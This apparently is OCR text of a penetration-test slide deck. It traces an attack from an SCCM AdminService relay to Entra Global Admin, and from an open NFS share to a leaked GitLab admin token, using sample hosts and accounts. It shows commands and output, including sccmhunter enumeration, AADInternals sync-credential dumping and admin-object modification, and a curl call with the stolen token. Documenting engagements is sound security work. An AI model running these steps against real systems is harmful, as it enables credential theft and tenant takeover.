
SCCM AdminService relay



Primary site server shown; a passive site server can also be the source.

Diagram: Garrett Foster, SpecterOps (2023) • specterops.io/blog/2023/08/10/site-takeover-via-sccms-adminservice-api/

SCCM accepted relayed authentication



AdminService relay output with sample host and user values.


SCCM site servers in scope

```
sample@lab:~$
$ python3 sccmhunter.py show -all
SCCMHunter v1.0.6 by @unsigned_sh0rt
[09:25:03] INFO     [+] Showing SiteServers Table
[09:25:03] INFO
```


Hostname	SiteCode	CAS	SigningStatus	SiteServer	SMSProvider	Config	MSSQL
host-01.sample.lcl	P01	False	True	True	False	Active	True
host-02.sample.lcl	P01	False	True	True	False	Active	False
host-03.sample.lcl	P01	False	True	True	False	Active	True
host-04.sample.lcl	P01	False	True	True	False	Passive	False
sccm-05.sample.lcl	P01	False	True	True	True	Active	True
host-06.sample.lcl	P01	False	True	True	False	Passive	False
host-07.sample.lcl	P01			True			
host-08.sample.lcl	P01	False	True	True	False	Active	True
host-09.sample.lcl	P01	False	True	True	False	Active	False
host-10.sample.lcl	P01			True			
host-11.sample.lcl	P01	False	True	True	False	Active	True
host-12.sample.lcl	P01			True			
host-13.sample.lcl	P01			True			
host-14.sample.lcl	P01			True			
host-15.sample.lcl	P01			True			
host-16.sample.lcl	P01			True			
host-17.sample.lcl	P01			True			
host-18.sample.lcl	P01			True			
host-19.sample.lcl	P01	False	True	True	False	Passive	False
host-20.sample.lcl	P01	False	True	True	False	Passive	False
host-21.sample.lcl	P01			True			
host-22.sample.lcl	P01			True			
sccm-23.sample.lcl	P01	False	True	True	True	Active	True
host-24.sample.lcl	P01			True			
host-25.sample.lcl	P01	False	True	True	False	Active	True
host-26.sample.lcl	P01			True			
sccm-27.sample.lcl	P01	False	True	True	True	Active	True
host-28.sample.lcl	P01	False	True	True	False	Active	False
sccm-29.sample.lcl	P01	False	True	True	True	Active	True
sccm-30.sample.lcl	P01	False	True	True	False	Active	True
sccm-31.sample.lcl	P01	True	True	True	True	Active	True
host-32.sample.lcl	P01			True			
host-33.sample.lcl	P01	False	True	True	False	Active	True

Site server enumeration; hostnames and site codes use sample values.

SCCM admin access and script action




Admin role check after relay.




Script execution confirmed the new administrative capability.

Service identity reached AD control



Group and account permissions after the SCCM foothold.



ITAdminService and the sample.lcl domain object.

The sync server linked AD and Entra

```
PS C:\Windows\system32> Get-AADIntSyncCredentials


AADUser         : Sync_SAMPLE_AADCONNECT_01
AADUserPassword : SamplePass!2026
ADDomain1       : sample.lcl
ADUser1         : admin@sample.lcl
ADUserPassword1 : SamplePass!2026
```

The recovered sync material led to a Global Admin identity.

Sync credential output with sample account and tenant values.

Entra administrator access

```
PS C:\Windows\system32> Get-AADIntGlobalAdmins

DisplayName                 UserPrincipalName                ObjectId                             Type
-----------                 -----------------                --------                             ----
Office 365 Admin            admin@sample.lcl                 11111111-2222-3333-4444-555555555555 User
Security Admin              user-01@sample.lcl               00000000-0000-0000-0000-000000000001 User
Cloud Operator              user-02@sample.lcl               00000000-0000-0000-0000-000000000002 User
Sync Admin                  user-03@sample.lcl               00000000-0000-0000-0000-000000000003 User
Audit Admin                 user-04@sample.lcl               00000000-0000-0000-0000-000000000004 User
Backup Admin                user-05@sample.lcl               00000000-0000-0000-0000-000000000005 User


PS C:\Windows\system32> Get-AADIntUser -UserPrincipalName admin@sample.lcl | Select UserPrincipalName,ImmutableId,ObjectId

UserPrincipalName     ImmutableId             ObjectId
-----------------     -----------             --------
admin@sample.lcl      sample-anchor-01        11111111-2222-3333-4444-555555555555


PS C:\Windows\system32> Set-AADIntAzureADObject -SourceAnchor sample-anchor-01 -DisplayName "Sample Admin"
>>



CloudAnchor           : sample-anchor-01
ErrorDetails          : ErrorDetails
ObjectType            : User
ResultCode            : Success
ResultErrorCode       : 0
ResultErrorDescription : ResultErrorDescription
SourceAnchor          : sample-anchor-01
SyncOperation         : Set
```

Sample account output and display-name proof of administrator access.

The second branch began with NFS

NFS → GITLAB → AWS

An unauthenticated NFS share exposed home directories.



Redacted share enumeration showing accessible home directories.

Shell history exposed a GitLab PAT




The token moved the path from files on disk into the internal GitLab API.

Redacted shell history with repeated GitLab API token use.

The GitLab token belonged to an admin


```
# curl --header "PRIVATE-TOKEN                                    api/v4/user | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1366  100  1366    0     0   1153      0  0:00:01  0:00:01 --:--:--  1153
{
  "id":
  "username":
  "name":
  "state":
  "avatar_u
  "web_url"
  "created_
  "bio": "",
  "location": "",
  "public_email": "",
  "skype": "",
  "linkedin": "",
  "twitter": "",
  "discord": "",
  "website_url": "",
  "organization": "",
  "job_title": "",
  "pronouns": null,
  "bot":
  "work_information": null,
  "external": false,
  "private_profile": false,
  "commit_email":
  "shared_runners_minutes_limit": null,
  "extra_shared_runners_minutes_limit": null,
  "is_admin": true,
  "note": "",
}
```

The API response showed an administrator account.



